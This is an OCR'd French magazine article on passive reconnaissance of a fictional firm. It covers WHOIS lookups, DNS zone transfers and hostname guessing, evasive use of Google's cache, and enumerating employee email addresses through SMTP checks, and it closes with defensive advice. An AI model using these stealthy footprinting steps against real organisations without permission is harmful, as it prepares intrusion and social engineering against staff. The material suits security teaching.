Et qu'est-ce qu'on obtient ? Premièrement, que le bloc d'adresses IP a été affecté à l'entreprise analysée (10.14.86.0/24), avec qui se contacter (Mr.Bean – code JF6969-RIPE), l'adresse, le téléphone, l'email et le numéro AS (AS12345). Ce dernier indique si les Invulnérables S.A. ont un système autonome ou bien s'ils utilisent un autre (dans notre cas, ils sont connectés au réseau WARIA.FR). Chacune de ces informations peut être vérifiée dans la base WHOIS et peut nous fournir des données intéressantes. Maintenant, c'est ton tour, cher lecteur – va voir ce qu'on peut encore tirer de la base RIPE, et il y en a encore assez.

Vu que WHOIS n'est pas le seul endroit où l'on peut trouver des « fruits pendants aux arbres », l'étape suivante sera le service très connu DNS, qui peut introduire beaucoup de confusion.

Et vous êtes...

DNS n'est rien d'autre qu'un ensemble de systèmes offrant la translation des adresses IP en nom et vice versa. Alors, il traduit les noms qui sont plus simples à mémoriser par l'utilisateur en adresses numériques, exigées dans la communication dans les réseaux basés sur le protocole IP. Qu'est-ce que cela signifie pour nous ? L'esprit humain est parfois prévisible et est souvent guidé par les schémas et les habitudes. Par exemple, le nom d'un serveur Web commencera par le préfixe www, le pare-feux sont souvent appelé *fw,* les *DNS – ns*, le courrier – *mail*, etc.

Les administrateurs se servent souvent d'un ensemble de noms issus d'une seule source, par exemple de la mythologie, de l'astronomie (par exemple les noms des planètes et de leurs lunes) ou d'un schéma admis (par exemple dhcp13-14 peut signifier une station portant l'adresse terminée par les octets 13.14 et affectés à partir du serveur DHCP, bud01II122-01 – le premier ordinateur localisé dans le bâtiment n° 1 au IIème étage dans le local 122.). C'est très utile et facilite l'administration du réseau, mais laisse beaucoup d'informations qui peuvent être utiles pour un intrus potentiel. Il arrive parfois que le serveur DNS extérieur traduit les noms des ordinateurs se trouvant dans le réseau protégé !

Pour tester les serveurs DNS, nous pouvons utiliser des outils commodes. Sous Linux, il y en a plusieurs (*dig, nslookup, host*), sous Microsoft Windows, nous ne disposons que d'un outil standard (*nslookup*). Mais n'oublions pas que nous devons rester inaperçus. C'est pourquoi, il est recommandé d'utiliser un site Web qui demandera le serveur DNS et nous retournera les résultats sans envoyer un moindre paquet vers l'objet étudié. Pour cela, nous pouvons nous servir, par exemple du service *http://www.network-tools.com/*, offrant des options de requête avancées (Listing 2). Analysons ce que le serveur DNS retournera, si nous l'interrogeons sur le *invulnerables.com*.

La première chose qui frappe aux yeux est le fait que le serveur est administré par Jean Dubois (visible dans le champ email: de l'enregistrement SOA) et que le serveur DNS de base porte le beau nom Barbu. Après l'analyse de l'inscription entière il s'avère que ce serveur n'est rien d'autre que NS1, retourné par la base WHOIS et que son partenaire – NS2 – c'est *Chauve*, qui est en même temps le serveur de messagerie (enregistrement MX). Ces informations sont très importantes car si les serveurs qui donnent accès à ce type de services se trouvent physiquement sur la même machine, nous avons détecté une violation très grave des principes de sécurité. La compromission du serveur de messagerie et l'obtention des droits de superutilisateur à la fois, signifient la prise de contrôle du serveur DNS, ce qui peut avoir de conséquences très graves !

Bien sûr, il se peut qu'à la même adresse IP, il existe deux systèmes physiques différents. À cet effet, il est possible d'employer, par exemple du *loadbalancing* ou un autre système redirigeant les requêtes vers les différents services.

À partir d'un enregistrement TXT, qui contient les informations

Service WHOIS

Le but principal du service WHOIS est de fournir des informations permettant de connaître le propriétaire et la disponibilité d'un nom de domaine quelle que soit son extension (d'une société, d'une institution, d'une organisation). La base est divisée en deux parties – la première partie est responsable des informations relatives à une plage d'adresses IP donnée (appelée *Network Service-based*), la deuxième partie – des noms de domaine (appelée *Name Service-based*). La base WHOIS contient, entre autres, les adresses IP affectées à un sujet donné, le numéro du système autonome (AS – utilisé pour le routage BGP), les données des personnes responsables du maintient de l'enregistrement et de plusieurs autres.

La base WHOIS a été divisé en quatre Registres Régionaux (en anglais *Regional Internet Regestries*) :

- APNIC – Asie et Pacifique (*Asia-Pacific Network Information Center*) – *http://www.apnic.net/*
- ARIN – Amérique du Nord (*American Registry for Internet Numbers*) – *http://www.arin.net/*
- LACNIC – Amérique Latine et Caraïbes (*Latin American and Caribbean Internet Address Registry*) – *http://www.lacnic.net/*
- RIPE NCC – Europe (*Réseaux IP Européens Network Coordination Centre*) – *http://www.ripe.net/*

Listing 2. *Les résultats de la requête de la base WHOIS sur les adressages IP de la société invulnerablessa.com*

```
% This is the RIPE Whois query server #2.
% The objects are in RPSL format.
%
% Note: the default output of the RIPE Whois server
% is changed. Your tools may need to be adjusted. See
% http://www.ripe.net/db/news/abuse-proposal-20050331.html
% for more details.
%
% Rights restricted by copyright.
% See http://www.ripe.net/db/copyright.html
% Note: This output has been filtered.
%       To receive output for a database update, use the "-B" flag
% Information related to '10.14.86.0 - 10.14.86.255'
inetnum:         10.14.86.0 - 10.14.86.255
netname:         INVULNERABLESINTPL-NET1
descr:           Invulnérables
country:         PL
admin-c:         JF6969-RIPE
tech-c:          JF6969-RIPE
status:          ASSIGNED PA "status:" definitions
mnt-by:          WARIA-MNT
source:          RIPE # Filtered
person:          Mr. Bean
address:         Invulnérables S.A.
Address:         150, QUAI D'ASTERIX ET OBELIX
address:         66666 Montjoly
address:         FRANCE
phone:           +33 55 5005555
fax-no:          +33 55 5005566
e-mail:          Mr.Bean@invulnerablessa.com
nic-hdl:         JF6969-RIPE
source:          RIPE # Filtered
% Information related to '10.14.86.0/22AS12345'
route:           10.14.86.0/22
descr:           WARIA.FR
origin:          AS12345
mnt-by:          WARIA-MNT
source:          RIPE # Filtered
```

texte, nous pouvons apprendre que le numéro de contact a changé (5005550). Cela pourra signifier que quelqu'un a fait une faute de frappe lors de la saisie des données dans l'enregistrement, ce qui est plutôt peu probable, si l'on prend en considération le fait que le chiffre *5* n'est pas à proximité de *0*, ou bien c'est le numéro du support technique de notre entreprise. Et probablement Mr.Bean et Jean Dubois y travaillent. Ce sont de nouvelles données pour une attaque sociotechnique éventuelle.

Revenons à DNS. À partir du site *http://www.ip-plus.net/tools/dns_check_set.en.html/,* vous pouvez accéder à un outil qui, lors du questionnement du DNS, essaie de télécharger en exécutant des requêtes le fichier de zone entier. Aujourd'hui, peu de serveurs sont vulnérables à ce type d'attaque. Elle consiste à lire tout le contenu de la base du serveur DNS de base pour le domaine donné (dans notre cas *invulnerablessa.com*) par le biais d'une seule requête ! Tous les enregistrements sont retournés – les noms des stations avec leurs adresses IP. Ces données sont très utiles pour déterminer la structure du réseau examiné.

Il est aussi possible d'aborder le problème d'un autre côté. Si nous avons à faire à un administrateur zélé, chaque inscription dans la base principale sera reflétée dans la base inversée. Pour accéder à ces informations, il suffit d'envoyer ce qu'on appelle résolution inverse (en anglais *reverse lookup*), c'est-à-dire demander au serveur DNS sur le nom pour l'adresse IP donnée. Alors, nous envoyons une requête sur l'adresse IP connue (par exemple 10.14.86.32) et en réponse, nous obtenons le nom qui lui est affecté (par exemple : *ns1.invulnerables.com, barbu.invulnerables.com*). Si nous avons un peu de chances, nous pouvons obtenir la base DNS entière !

Pour que cela ne soit pas si facile que ça, admettons que notre admin est très harassé de travail, ou bien il parle tous les jours via IRC et en résultat, les bases DNS sont incomplètes. Il nous reste encore la façon la moins élégante, c'est-à-dire l'attaque par force brutale contre DNS. Il s'agit ici d'une simple devinette. Nous pouvons essayer de deviner si un nom donné est présent dans la base DNS (par exemple : *fw.invulnerables.com, ids.invulnerables.com, srv.invulnerables.com, srv1.invulnerables.com*, etc.).

Après l'analyse des résultats précédents, nous pouvons aussi essayer de restreindre l'étendue de la recherche et de questionner les noms qui sont liés aux noms déjà connus (par exemple les personnages de la mythologie). Dans le cas envisagé, cela peuvent être, par exemple : *poilu.invulnerablessa.com, chevelu.invulnerablessa.com, moustachu.invulnerablessa.com, boucle.invulnerablessa.com, hirsute.invulnerablessa.com*, etc. Tout dépend de notre invention et de notre imagination.

Google is your friend...

Justement. Jusqu'alors, nous avons profité des sources d'informations moins populaires. Passons alors à celles plus évidentes. Toute personne ayant cherché quelque chose dans le Réseau, a visité le site *http://www.google.com/.* C'est le moteur de recherche principal, en ce qui concerne la recherche de quelque chose sur n'importe quoi. Ce n'est pas sans raison que Google est le meilleur moteur de recherche sur Internet. Sa base comprend de centaines de millions de références, documents, photos et coordonnées. Dans le numéro

Chez votre marchand de journaux

www.phpsolmag.org/fr

Également disponible sur **shop.software.com.pl**

3/2005 du magazine *hakin9*, Michał Piotrowski a publié l'article : *Google dangereux – recherche des informations confidentielles*, il n'est donc pas nécessaire de présenter les techniques connues comme *google hacks*. Je voudrais seulement mentionner quelques petits détails.

Nous savons qu'à l'aide d'une requête bien construite, nous pouvons obtenir des résultats très intéressants. Les opérateurs de type : `site:`, `inurl:`, `intext:`, `intitle:` etc... facilitent la recherche des données et limite l'étendue de la recherche, alors les résultats sont plus proches aux attentes. Mais que faire quand nous avons obtenu une référence intéressante ? Si nous cliquons sur celle-ci, notre adresse IP sera enregistrée dans les journaux du serveur Web examiné, et c'est une situation que nous voulons éviter. Nous pouvons profiter d'un serveur proxy gratuit, la liste des serveurs proxy gratuits est disponible par exemple à l'adresse www.proxy4free.com ou du paquet Tor tor.eff.org. Il existe aussi une solution plus élégante.

C'est le service Google qui nous vient à l'aide, en mettant à disposition son cache (Figure 2). La plupart des pages est disponibles off-line, c'est-à-dire, que nous ne devons pas demander au serveur Web d'obtenir la page qu'il héberge. C'est ce que nous trouvons dans le cache qui est souvent la copie fidèle de la page originale. Mais il y a ici un petit truc. Lequel ? Consultons la Figure 3.

La figure présente l'exemple d'une requête sur le site du magazine Hakin9 et sa page disponible à partir du cache. Pourtant, après l'analyse des journaux d'Ethereal (Figure 4), lancé lors du chargement de cette page, il s'est avéré que certaines requêtes ont été envoyées et réceptionnées au/à partir du serveur Web du magazine Hakin9 (adresse 62.111.243.84) ! Et c'est justement ça ce que nous avons voulu éviter. Que c'est-il passé ?

Après un brève analyse, la réponse est banale. Le fichier avec les styles CSS (paquets 31) et quelques images (paquets 78, 80, 130 et suivants) contenus sur la page ont été téléchargés à partir du serveur

Listing 3. *Les résultats de requête rendus par serveur DNS de la société invunerables.com*

```
NsLookup Query the DNS for resource records
domain   query type  A - Address NS - Name server CNAME - Canonical name SOA
Start of authority MB - Mailbox domain MG -
Mail group member MR - Mail rename domain NULL - Raw data record WKS - Well-
known services PTR - Domain pointer HINFO - Host info MINFO - Mailing list
info MX - Mail exchange TXT - Text strings RP - Responsible person AFSDB -
AFS database X25 - X25 PSDN address ISDN - ISDN address RT - Route through
NSAP - NSAP address NSAP-PTR - NSAP-style pointer SIG - Security signature
KEY - Security key PX - X.400 mail mapping info AAAA - IPv6 address LOC -
Location NXT - Next domain SRV - Location of services NAPTR - Naming
authority pointer KX - Key exchange delegation UINFO -
User info UID - User ID GID - Group ID MAILB - Mailbox-related records ANY
- Any type  server   query class  IN - Internet CH - CHAOS HS - Hesiod ANY
- Any class  port   timeout (ms)
 no recursion      advanced output
[10.14.86.32] returned an authoritative response in 156 ms:
Header
rcode: Success
id: 0 opcode: Standard query
is a response: True authoritative: True
recursion desired: True recursion avail: True
truncated: False
questions: 1 answers: 13
authority recs: 0 additional recs: 3
Questions
name class type
invulnerablessa.com ANY ANY
Answer records
name class type data time to live
invulnerablessa.com IN SOA server: barbu.invulnerablessa.com
email: jean.dubois@chauve.invulnerablessa.com
serial: 2005050508
refresh: 43200
retry: 3600
expire: 3600000
minimum ttl: 1209600
 8100s (2h 15m)
invulnerablessa.com IN NS chauve.invulnerablessa.com 8100s (2h 15m)
invulnerablessa.com IN NS barbu.invulnerablessa.com 8100s (2h 15m)
invulnerablessa.com IN NS ns1.invulnerablessa.com 8100s (2h 15m)
invulnerablessa.com IN NS ns2.invulnerablessa.com 8100s (2h 15m)
invulnerablessa.com IN MX preference: 10
exchange: mail.invulnerablessa.com
 8100s (2h 15m)
invulnerablessa.com IN A 10.14.86.33 8100s (2h 15m)
invulnerablessa.com IN TXT Invulnérables S.A. 8100s (2h 15m)
invulnerablessa.com IN TXT 150, Quai d'Asterix et Obelix 8100s (2h 15m)
invulnerablessa.com IN TXT FAX: +33 55 5005566 8100s (2h 15m)
invulnerablessa.com IN TXT TEL: +33 55 5005550 8100s (2h 15m)
invulnerablessa.com IN TXT 44444 Sainte-Ave, FRANCE 8100s (2h 15m)
invulnerablessa.com IN TXT RP: Admin <admin@invulnerablessa.com> 8100s (2h
                      15m)
Authority records
[none]
Additional records
name class type data time to live
chauve.invulnerablessa.com IN A 10.14.86.33 8100s (2h 15m)
barbu.invulnerablessa.com IN A 10.14.86.32 8100s (2h 15m)
ns1.invulnerablessa.com IN A 10.14.86.32 8100s (2h 15m)
ns2.invulnerablessa.com IN A 10.14.86.33 8100s (2h 15m)
mail.invulnerablessa.com IN A 10.14.86.33 8100s (2h 15m)
-- end --
URL for this output
```

Figure 2. *L'accès au cache du service Google*




Figure 3. *La page cache du service Google*




Figure 4. *Le journal d'Ethereal démontrant la cause du questionnement du serveur source*

source. Que faire alors ? Comment accéder au cache sans rumeur ?

Et encore une fois Google nous surprend. Quand nous lisons attentivement l'en-tête du cache, nous pouvons voir un message en petits caractères informant que la page ne peut être affichée qu'en mode texte (Figure 5). La référence au cache a un peu changé. À la fin, elle contient un court paramètre : &strip=1. C'est lui qui est responsable de notre anonymat. Alors, pendant la recherche dans le cache, il suffit de copier le résultat de la recherche de Google dans le presse-papiers, le coller dans le champ URL, ajouter &strip=1 magique et appuyer sur Entrée. Simple et élégant.

Si l'on pense à des moteurs de recherche, en premier lieu, on se réfère automatiquement à Google. N'oublions pas qu'il existe encore d'autre services de ce type (search.msn.com, www.yahoo.com, *www.clusty.com*, etc.). Je recommande particulièrement le service Clusty, qui, outre la vitesse du fonctionnement, présente les résultats finaux d'une façon très intéressante en les triant en sous-catégories (Figure 6).

Il ne faut pas non plus oublier les fichiers *robots.txt* placés sur les serveurs Web pour éviter l'indexation des certaines pages. Chaque moteur de recherche se sert d'un mécanisme de recherche et d'enregistrement automatique des sites Web (appelé *webcrawler*). *Webcrawler* analyse le code HTML trouvé, toutes les références qu'il contient et essaie de les suivre. Pour empêcher l'indexation des pages souhaitées, on crée dans le service un fichier spécial nommé *robots.txt*, qui continent les instructions pour webcrawler quels revois il doit négliger. Mais le fichier *robots.txt* en tant que tel est enregistré – et de ce fait peut nous fournir d'autres attractions dans nos pentests.

Il vaut la peine de consulter les groupes de discussion. Parfois, il arrive que les administrateurs du réseau analysé participent aux différents groupes ou aux forums de discussion. Si l'on visite *groups.google.com*, on peut trouver les discussions très intéressantes du personnel technique. Souvent, les questions concernant les détails techniques d'une configuration ou des descriptions des problèmes rencontrés dans le travail peuvent nous aider à déterminer quels systèmes sont employés dans l'entreprise. Il arrive que les éléments de la configuration des périphériques ou des services sont révélés par les employés insouciants de la TI. Dans notre cas, il faudrait chercher Mr. Bean et Jean Dubois et vérifier s'ils participaient à une discussion quelconque (en utilisant leurs prénoms et noms de familles accompagné d'*invulnerables.com*, ou des adresses email).

Très souvent, les entreprises informatiques présentent dans leurs portefolios les informations sur les projets terminés et réussi. Il est possible de trouver ici les données sur les systèmes installés, avec les détails, tels que : le type et la version du système d'exploitation, la structure du réseau interne, la version de la base de données, etc. Toutes ces informations, avant d'être publiées sur Internet, doivent être autorisées par le client. Alors, ses secrets sont révélés avec son consentement !

D'où vient le vent ?

Que nous reste-t-il outre les moteurs de recherche ? Toute une panoplie de possibilités.

Le service Netcraft (*http://www.netcraft.com/*) fournit les statistiques concertant les site Web. Mais il informe aussi sur d'autres détails très importants. Par exemple, si nous demandons sur le site du magazine Hakin9 (Figure 7), nous obtenons les données sur la localisation, le serveur DNS, l'adresse IP, le nom de retour, le système d'exploitation sur lequel fonctionne le Web, et même l'information sur la version de ce serveur. Si les requêtes adressées à Netcraft sont bien construites, nous pouvons retrouver certains noms DNS introuvables sur le serveur de noms, encore une tâche pour le lecteur. La lutte contre le spam et les bases RBL (en anglais *Realtime Blackhole List*) est aussi une épée à deux tranchants. Le site *openrbl.org* nous fournit les informations sur les spammers potentiels, mais il offre aussi une fonction très intéressante : la recherche des adresses email pour la déclaration du spam provenant d'une adresse IP donnée.

Il existe aussi quelques sites (par exemple *www.samspade.org, www.dnsstuff.com*) qui fournissent des outils complets pour la recherche des informations. Par exemple : DNSStuff permet d'effectuer les attaques de type email brute forcing. L'un des outils demande au serveur de messagerie si tel ou tel mail sera accepté. Si le destinataire n'existe pas, une erreur est retournée (Figure 8). Dans ce cas, deux explications sont possibles : le format de l'adresse donné est incorrect, ce qui est peu probable, vu que dans les tests précédents, on pouvait connaître la forme appropriée ou cette personne ne travaille plus dans l'entreprise. Alors, si l'on connaît le format de l'adresse email, en se servant des dictionnaires des noms et prénoms et d'un simple script, il est possible de déterminer la liste des personnes qui travaillent dans une entreprise donnée.

Mais il faut se rendre compte que le fait de *frapper à la porte* avec tant d'obstination peut éveiller des soupçons. Si un administrateur consulte de temps




Figure 5. *Le cache de Google avec les renvois à la version texte du document*




Figure 6. *Le résultat retourné par le service www.clusty.com*

en temps les fichiers journaux trouve quelques tentatives de connexion échouées provenant d'une adresse IP, il commencera à s'intéresser à ce qui s'est passé, ce qui n'est pas bon pour nous. Je voudrais recommander ici le logiciel de la société *VisualWare*, qui dessine sur la carte du monde la trace d'un point vers l'autre. Le site *visualroute.visualware.com* donne accès à une version de démonstration, mais il faut s'enregistrer. Vous pouvez essayer de vous enregistrer ou profiter de la base *www.bugmenot.com* qui comprend les données pour l'autorisation.


Vous avez un message...

Dans le numéro 5/2004 du magazine *hakin9*, Tomasz Nidecki dans l'article *Tracer l'expéditeur d'un email* décrit les méthodes d'extraction des informations à partir des en-têtes du courrier électronique. Ces en-têtes contiennent les données sur le trajet d'un message, les systèmes de messagerie utilisés, la protection antispam, quel client de messagerie a été employé par l'expéditeur, quel adressage IP est utilisé à l'intérieur du réseau de l'entreprise, etc. Vous obtenez tout cela à partir d'un seul email reçu à partir de l'objet analysé. Vous pouvez profiter des comptes de messagerie gratuits et envoyer une demande d'une nouvelle offre commerciale et attendre la réponse. Vous pouvez aussi soumettre la recherche dans les forums Internet.

Défense

Comment se défendre contre une collecte passive d'informations ? Voici quelques méthodes recommandées :

- ne pas révéler le format de l'adresse utilisé à l'intérieur de l'organisation, par exemple pour la base WHOIS, il faut créer un nouveau compte (whois@invulnerablessa.com) ;
- partout où c'est possible, utilisez un seul numéro de téléphone pour l'organisation entière – il sera plus difficile de deviner la plage de numéro affectée par l'opérateur de téléphonie, ce qui rendra plus difficiles les attaques de type wardialing ;




Site report for www.hakin9.org

Site	http://www.hakin9.org	Last reboot	unknown Uptime graph
Domain	hakin9.org	Netblock owner	LEWARTOWSKIEGO JOZEFA 6
IP address	62.111.243.84	Site rank	53809
Country	PL	Nameserver	ns.software.com.pl
Date first seen	August 2003	DNS admin	hostmaster@ns.software.com.pl
Domain Registry	publicinterestregistry.net	Reverse DNS	host-ip84-243.crowley.pl
Organisation	ul. Konstruktorska 6, Warszawa, 02-673, Poland	Nameserver Organisation	
Check another site:			

Hosting History

Netblock Owner	IP address	OS	Web Server	Last changed
LEWARTOWSKIEGO JOZEFA 6 WARSZAWA Connected by Crowley Data Poland Sp. z o.o.	62.111.243.84	Linux	Apache/2.0.52 Aurox Linux	20-Mar-2005
LEWARTOWSKIEGO JOZEFA 6 WARSZAWA Connected by Crowley Data Poland Sp. z o.o.	62.111.243.84	FreeBSD	Apache/2.0.52 Aurox Linux	12-Mar-2005
LEWARTOWSKIEGO JOZEFA 6 WARSZAWA Connected by Crowley Data Poland Sp. z o.o.	62.111.243.84	FreeBSD	Apache/2.0.47 Aurox Linux	13-Jan-2005
LEWARTOWSKIEGO JOZEFA 6 WARSZAWA Connected by Crowley Data Poland Sp. z o.o.	62.111.243.84	FreeBSD	unknown	12-Jan-2005
LEWARTOWSKIEGO JOZEFA 6 WARSZAWA Connected by Crowley Data Poland Sp. z o.o.	62.111.243.84	FreeBSD	Apache/2.0.47 Aurox Linux	8-Jul-2004
Crowley Data Poland PROVIDER Local Registry	62.111.243.84	FreeBSD	Apache/2.0.47 Aurox Linux	23-Feb-2004
Crowley Data Poland PROVIDER Local Registry	62.111.243.84	FreeBSD	Apache/1.3.26 Unix Debian GNU/Linux PHP/4.1.2 mod_fastcgi/2.2.10	3-Sep-2003

Figure 7. *Le résultat de la requête concernant le domaine hakin9.org dans le service Netcraft.com*



E-mail Tester results for jas.fasola@google.com

Generated by www.DNSstuff.com

Getting MX record for google.com (from local DNS server, may be cached)... Got it!

Host	Preference	IP(s) [Country]
smtp4.google.com.	10	66.102.9.25 [US]
smtp1.google.com.	10	216.239.57.25 [US]
smtp2.google.com.	10	64.233.167.25 [US]
smtp3.google.com.	10	64.233.183.25 [US]

Step 1: Try connecting to all of these (in a random order, per RFC1123 5.3.4):
smtp4.google.com. - 66.102.9.25
smtp1.google.com. - 216.239.57.25
smtp2.google.com. - 64.233.167.25
smtp3.google.com. - 64.233.183.25

Step 2: If still unsuccessful, queue the E-mail for later delivery.

Trying to connect to all mailservers:

smtp4.google.com. - 66.102.9.25 [Could not connect: Got an unknown RCPT TO response: 553 5.5.3 ... Invalid]
smtp1.google.com. - 216.239.57.25 [Could not connect: Got an unknown RCPT TO response: 553 5.5.3 ... Invalid]
smtp2.google.com. - 64.233.167.25 [Could not connect: Got an unknown RCPT TO response: 553 5.5.3 ... Invalid]
smtp3.google.com. - 64.233.183.25 [Could not connect: Got an unknown RCPT TO response: 553 5.5.3 ... Invalid]

Figure 8. *L'erreur retournée par le service DNSStuff.com après la saisie d'une adresse email incorrecte*

À propos de l'auteur

Błażej Kantak travaille en tant que *network troubleshooter* pour une grande institution financière. Outre les réseau qui sont sa spécialité, il s'occupe aussi des questions relatives à la sécurité informatique, en particulier au Wi-Fi, VPN, FW, VoIP et à la *compromission des périphériques* Cisco. Son dernier succès du domaine Physical Security était une attaque DoS réussie sur l'ascenseur.

- verrouiller la possibilité de transférer le fichier de zone à partir du serveur DNS ;
- la résolution inverse DNS ne doit être appliquée que dans des cas particuliers ;
- utiliser les noms DNS qui ne suggèrent pas à quoi sert un serveur donné. Il est recommandé d'appliquer une nomenclature contenant les données identifiant l'hôte, mais qui ne seront pas compris pour les personnes en dehors de l'organisation ;
- limiter au minimum la diffusion des bannières de services (par exemple SMTP, Web, etc...) ou modifier leur contenu de façon à ce qu'elles suggèrent un autre système. Parfois, cette opération nécessitera des modifications dans les fichiers de configuration, et même dans le code source, si vous en disposez (open source) ;
- désactiver les messages d'erreur retournés sur les pages Web. Ces erreurs peuvent être appelées par l'intrus à l'aide des données d'entrée incorrectes et peuvent révéler des détails concernant l'application Web ;
- si une page contenant les données critiques ou confidentielles a été indexée dans le navigateur, il faut contacter le service technique pour supprimer cette page de la base et du cache ;
- ne pas autoriser les informations détaillées sur les projets actuels et terminés appliqués dans l'infrastructure informatique ;
- ne pas utiliser robots.txt – au lieu, de déterminer l'autorisation auprès des pages Web critiques avec le chiffrage SSL.

Conclusion

Le processus de la protection des systèmes informatiques ne finit pas par la configuration d'un pare-feu, l'application d'un correctif au serveur de messagerie, la mise à jour de la base antivirus et l'enregistrement des fichiers journaux. En fait, ce processus n'en finit jamais. Dans chaque situation, il faut bien réfléchir si le fait de rendre publiques trop d'informations (par exemple sur la mise en oeuvre du système PKI dans l'entreprise) ne violera pas les principes de la politique de sécurité, et de cela, la sécurité des employés et des ressources de la société.

Dans cet article, j'ai tenté de démonter comment les données, à première vue, banales et peu importantes, peuvent mener à une compromission du système. Grâce à ces données, l'intrus est capable de toucher notre point le plus faible. N'oubliez pas la protection d'une infrastructure informatique signifie que tous ses éléments soient résistants à l'attaque. Pour l'intrus, un seul élément faible suffit. Et le plus c'est souvent un homme. ●

Focus

Extensions personnalisées pour IPTables

Jarosław Sajko

Degré de difficulté

Il n'est pas toujours facile de traduire une stratégie de défense dans une configuration d'un pare-feu réseau. Souvent, nous avons besoin d'une fonctionnalité qui n'est pas disponible dans notre pare-feu. Si ce pare-feu est basé sur IPTables, nous pouvons implémenter une telle fonctionnalité en tant que module d'extension. De plus, nous pouvons être étonné de la simplicité.

